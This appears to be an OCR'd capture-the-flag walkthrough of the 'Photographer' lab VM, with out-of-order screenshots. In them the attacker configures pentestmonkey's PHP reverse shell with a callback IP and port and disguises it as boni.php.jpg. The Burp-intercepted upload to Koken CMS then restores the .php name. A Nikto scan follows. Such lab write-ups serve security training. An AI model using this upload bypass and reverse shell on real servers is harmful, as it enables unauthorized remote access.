

root@kali: ~
File Edit View Search Terminal Help
smb: \> ^C
root@kali:~# ls
Burp dirsearch gobuster go-workspace mailsent.txt rapidscan wordpress.bkp.zip
root@kali:~# cat mailsent.txt
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit
Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
root@kali:~# locate reverse-shell
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/php/php-reverse-shell.php
root@kali:~#
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php
cp: missing destination file operand after '/usr/share/webshells/php/php-reverse-shell.php'
Try 'cp --help' for more information.
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali:~# ls
Burp dirsearch gobuster go-workspace mailsent.txt php-reverse-shell.php rapidscan wordpress.bkp.zip
root@kali:~#


root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
shreya@kali: ~
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.43.10'; // CHANGE THIS
$port = 1234;   // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
"php-reverse-shell.php" 192L, 5496C
49,21
20%



root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
shreya@kali: ~
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit
Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
root@kali:~# locate reverse-shell
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/php/php-reverse-shell.php
root@kali:~#
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php
cp: missing destination file operand after '/usr/share/webshells/php/php-reverse-shell.php'
Try 'cp --help' for more information.
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali:~# ls
Burp dirsearch gobuster go-workspace mailsent.txt php-reverse-shell.php rapidscan wordpress.bkp.zip
root@kali:~# vim php-reverse-shell.php
root@kali:~# vim php-reverse-shell.php
root@kali:~# mv php-reverse-shell.php boni.php.jpg
root@kali:~# ls
boni.php.jpg Burp dirsearch gobuster go-workspace mailsent.txt rapidscan wordpress.bkp.zip
root@kali:~#



Koken - Google Chrome
Untitled document - Goo...
root@kali: ~
Videos - File Manager
Photographer - VMware ...
12:47 CARRA
Koken
Not secure
192.168.137.128:8000/admin/#/library/content/selection:3/view:list
Apps
Gmail
YouTube
Maps
Web UI (Dashb...
MEHERBANI |...
Ashutoshh Sin...
Library
Text
Site
Settings
Store
View site
daisa ahomi
Library
Edit
Content
Last import
Favorites
Featured
Quick collection
Unlisted
Private
DATE PUBLISHED
2020
COLLECTIONS
Featured albums
Public
Unlisted
Private
Trash
1
Import content
Add images and videos to the Library
1 items queued
Add more or click Import to begin upload
OPTIONS
Cancel
Import
Inspector
Download File
Caption
Categories - none - edit
Tags - none - edit
Albums - none -
Sort: Date published
1 of 2 items selected / Deselect all
Thumbnails
Import content


Koken - Google Chrome
Untitled document - Goo...
Burp Suite Community E...
root@kali: ~
Videos - File Manager
Photographer - VMware ...
12:48 CARRA
Burp Suite Community Edition v2020.5.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.137.128:8000
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /api.php?/content HTTP/1.1
Host: 192.168.137.128:8000
Content-Length: 6392
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryzBDPzOFpbC8pXO3X
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122 Safari/537.36
x-koken-auth: cookie
Accept: */*
Origin: http://192.168.137.128:8000
Referer: http://192.168.137.128:8000/admin/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: koken_referrer=; koken_session_ci=
Y5s3e4fN2C01NgrR4ArKtkbvds5zwjERPOqWcsEkc5olM3IFpAP3ZMwf97twveg6rTfPt5Hw2FlXxLO2b0tHgsNGOZqY3JpJT988hFsE54yT4heX4LuT6nuPn4b6jO%2FnePY8au76qCY5OxSi4TRjjEz6hsSCRLxDfKE0O%2BNFoiT8ONE6I9JA%2FqA2ZBbwX2b36BTbcsHIg8QRbsPpxyNrOpAQ4kiMl5dcE1%
2BA%2Ft9CXKmatO%2BeTYP1q9189rhu3vftO6Cbxy1C76xc5oX%2BtCu5kM4lOcerSpeOlzQM%2FwrVdmf3ZttMxi7Yx71nMFcgDVRlBEUkBmWMwKooDAVnS7abxLVNaPsSaGPE%2Bw8cuzjCwLQpWPGFMwMaNyWeQT641DAVRw3S4itevOM3Njz%2FAdMMMqMZtdiYJAagAxr%2F8FgH4dTH94tZL9LTRlAqyuov
G2Swh6Yv05PkzJLY%2BvK%2FaHXiza3w1H3Mtw4mmvswWptplorbKGDtP6XYYnObLNkW2qqOFOdP2glgzzI4inpGW5hbTyVZ5ybSogqyVN13DHajC59FthtyEq2jjcGX%2F2daLLrEPUpvM2vvDhXP9vrnzoBgOM7rqDdFz8kmTUbkDUcNJL6%2Bmur0BgjEsgVwQAKD5hrm3grv02FlQQI7H3m16v48zvpQWmfJg
LUw75LWM5wnxvyPZa7hU2FuYyjog3WTThNggBLvNO%2FH7nVoVllbvCkhBQTFWZLBscx%2B5QN2FgHfm39Kn6AkQPyZshio7gSLXHZfrPq7oeOsCTEbWvNhFCk7xCFzWVYvLNMe0%2F%2BwEyUCLJYG4NiI7%2B3ICVhLMX94%2F%2Bt2F5%2Bou%2FO6PbxKxevTockbnloaAiGH1lOM5LKBwhMkWYO6%2Bq%2BjX
kVCdOS2zKEdljKLrduZWOFm2SaQPojCkhUkQihnTYsKBzhvHpWisC8IPXTrZ3e1doLl6FenEXyVpoCrUaj7JzKX2bqMtzK8WVf478I2sR9D0ySOuSxxE%2F4s13%2BnkOEV7mpbBEzHywS2yBPOl%2BPByVZdlU5fQgqjCLk5UHJdeZ5Yr9XcQiRoTOwyG6Dz5aWuUEijKPWBdN%2BbeTsol336EheBLq9YrVkeLdx
XzfYBIR0ePlsgiBIPL29zJUiXHsTgnklZ4pUwFyBe49rxRW5orMMlOw%2F72Nfhxm97d%2BOVWZ57fIZimrbw3yeK1u6OZXgqScec4HwRJxopo6kcf4WuWQuob5Du3ZkxtR%2FOrVqBBqcd%2BqQ2dq9jASpO4hl4ncis%2F1r15xAcBYz4iduhNnTIauJfoRqH96A6zTxLXgYMzUnfWhxfjBEvdXUXArt5vdKxl5
hiZcd83hpvqq2K8Fta8w0Zd94e31f84448b34b477446f09668895c4c6fbdeb
Connection: close
------WebKitFormBoundaryzBDPzOFpbC8pXO3X
Content-Disposition: form-data; name="name"
boni.php.jpg
------WebKitFormBoundaryzBDPzOFpbC8pXO3X
Content-Disposition: form-data; name="chunk"
0
------WebKitFormBoundaryzBDPzOFpbC8pXO3X
Content-Disposition: form-data; name="chunks"
1
------WebKitFormBoundaryzBDPzOFpbC8pXO3X
Content-Disposition: form-data; name="upload_session_start"
1598426207
------WebKitFormBoundaryzBDPzOFpbC8pXO3X
Content-Disposition: form-data; name="visibility"
public
------WebKitFormBoundaryzBDPzOFpbC8pXO3X
Content-Disposition: form-data; name="license"
all
------WebKitFormBoundaryzBDPzOFpbC8pXO3X
Content-Disposition: form-data; name="max_download"
0 matches
\n
Pretty




Edited the name from boni.php.jpg to boni.php which is the supported format to import the file .








```
File  Edit  View  Search  Terminal  Tabs  Help
shreya@kali: ~                                  shreya@kali: ~
+ 1 host(s) tested
shreya@kali:~$ nikto -h 192.168.5.128 -port 8000
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.5.128
+ Target Hostname:    192.168.5.128
+ Target Port:        8000
+ Start Time:         2020-08-26 22:02:33 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'x-koken-cache' found, with contents: hit
+ All CGI directories 'found', use '-C none' to test none
+ Server may leak inodes via ETags, header found with file /, inode: 11fb, size: 5adc984d2b25c, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ /5.jks: Potentially interesting archive/cert file found.
+ /5.jks: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /backup.alz: Potentially interesting archive/cert file found.
+ /backup.alz: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /5.pem: Potentially interesting archive/cert file found.
+ /5.pem: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /192.168.5.tar.bz2: Potentially interesting archive/cert file found.
+ /192.168.5.tar.bz2: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /192.168.5.128.tar.bz2: Potentially interesting archive/cert file found.
+ /192.168.5.128.tar.bz2: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /5.alz: Potentially interesting archive/cert file found.
+ /5.alz: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /168.pem: Potentially interesting archive/cert file found.
+ /168.pem: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /192.pem: Potentially interesting archive/cert file found.
+ /192.pem: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /192.168.5.128.alz: Potentially interesting archive/cert file found.
+ /192.168.5.128.alz: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /1921685128.jks: Potentially interesting archive/cert file found.
+ /1921685128.jks: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ /192.168.5.128.tar: Potentially interesting archive/cert file found.
+ /192.168.5.128.tar: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
```

